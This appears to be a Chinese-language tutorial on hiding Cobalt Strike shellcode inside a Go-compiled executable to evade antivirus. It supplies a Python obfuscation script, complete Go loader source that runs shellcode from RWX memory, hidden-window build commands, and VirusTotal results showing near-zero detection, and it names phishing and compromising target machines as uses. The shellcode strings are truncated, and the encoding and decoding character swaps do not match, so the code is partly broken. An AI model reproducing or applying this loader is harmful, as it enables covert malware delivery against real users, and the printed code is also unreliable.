
利用go加载shellcode免杀

一、思路

本质还是利用go加载shellcode，这个基本准则不变，但是我把shellcode写死在加载器里面了然后编译成一个exe文件，既能够钓鱼，又能够直接上线，解决了shellcode分离免杀的多文件问题。

二、具体做法

1、首先利用cs生成一段shellcode



2、对shellcode进行编码，我这里使用python进行简单的base64位编码


```python
import base64
import random
import numpy

with open("payload111.bin", 'rb') as f:
    a = f.read()
buf1 = a
b64shellcode = base64.b64encode(buf1).decode()
b64shellcode = b64shellcode.replace("A","#").replace("H","!").replace("l","@").replace("T",")")
print(b64shellcode)

```

3、编码完毕后复制base64编码后的shellcode到go代码中进行加载


```
    if resCode == y {
    build("/OiJ####YInlMdJki@Iwi@IMi@IUi3IoD7dKJj!/McCsPGF8#iwgwc8N#cfi8FJXi@IQi0I8#dCLQ!iFw!RK#dBQi0gYi@gg#dPjPEmLNIsB@j!/McCswc8
    }
}
```

4、编译生成exe文件


```
go build -ldflags="-w -s -H=windowsgui" main.go
```




5、把exe文件放到目标机器上执行，直接上线。



6、目标机器开启了火绒、360，为所欲为：



7、virustotal检测结果，三个报毒，过主流杀软足够了：


3
/ 69
Community Score
3 engines detected this file
cfd2ba14e3ae69a5996c70c314fb9e4e77f8f0d051122840ca902bece488ed22
main.exe
64bits assembly direct-cpu-clock-access peexe runtime-modules
4.34 MB
Size
2021-03-03 08:13:33 UTC
17 minutes ago
EXE
DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY
SecureAge APEX Malicious
Cynet Malicious (score: 100)
Jiangmin TrojanSpy.MSIL.bgkz
Acronis Undetected
Ad-Aware Undetected
AegisLab Undetected
AhnLab-V3 Undetected
Alibaba Undetected
ALYac Undetected
Antiy-AVL Undetected
Arcabit Undetected
Avast Undetected
Avira (no cloud) Undetected
Baidu Undetected
BitDefender Undetected
BitDefenderTheta Undetected
Bkav Pro Undetected
CAT-QuickHeal Undetected
ClamAV Undetected
CMC Undetected
Comodo Undetected
CrowdStrike Falcon Undetected
Cybereason Undetected
Cylance Undetected
Cyren Undetected
DrWeb Undetected
eGambit Undetected
Elastic Undetected

8、微步云沙箱检测结果：

20210315更新：

- 直接编译32位的go程序方法

首先设置环境变量：

go env -w GOARCH=386


这里可以看到已经是32位的程序了

通过编译32位的程序，使得程序能够在32位的机器和64位的机器上兼容运行


- 生成shellcode的格式注意

```
buf1 = b"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8
b64shellcode = base64.b64encode(buf1).decode()
b64shellcode = b64shellcode.replace("A","#").replace("H","!").replace("l","@").replace("T",")")
print(b64shellcode)
```

我这里的shellcode是通过cs生成c语言代码获得的，不是生成raw：



生成c后，把相关16进制代码拷贝出来：



就拷贝上述标红的部分就行了，我原来用的raw，后来发现不行。

其他的步骤就没什么好说的了，直接编译，然后运行，我代码写的很简单，仅仅是简单的编码了shellcode，然后在加载器里解码，没有写针对沙盒的行为检测，一样能够短暂的过360，长期的过火绒(20200315):

附加载器源码：

```go
package main

import (
    "encoding/base64"
    "strings"
    "syscall"
    "unsafe"
)
var (
    kernel32      = syscall.NewLazyDLL("kernel32.dll")
    VirtualAlloc = kernel32.NewProc("VirtualAlloc")
    RtlMoveMemory = kernel32.NewProc("RtlMoveMemory")
)

func build(ddm string){
    str1 :=strings.Replace(ddm, "#", "A", -1 )
    str2 :=strings.Replace(str1, "!", "H", -1 )
    str3 :=strings.Replace(str2, "@", "1", -1 )
    str4 :=strings.Replace(str3, ")", "T", -1 )
    sDec,_ := base64.StdEncoding.DecodeString(str4)
    addr, _, _ := VirtualAlloc.Call(0, uintptr(len(sDec)), 0x1000|0x2000, 0x40)
    _, _, _ = RtlMoveMemory.Call(addr, (uintptr)(unsafe.Pointer(&sDec[0])), uintptr(len(sDec)))
    syscall.Syscall(addr, 0, 0, 0, 0)

}

func main() {
    build("/OiJ####YInlMdJki@Iwi@IMi@IUi3IoD7dKJj!/McCsPGF8#iwgwc8N#cfi8FJXi@IQi0I8#dCLQ!iFw!RK#dBQ
}
```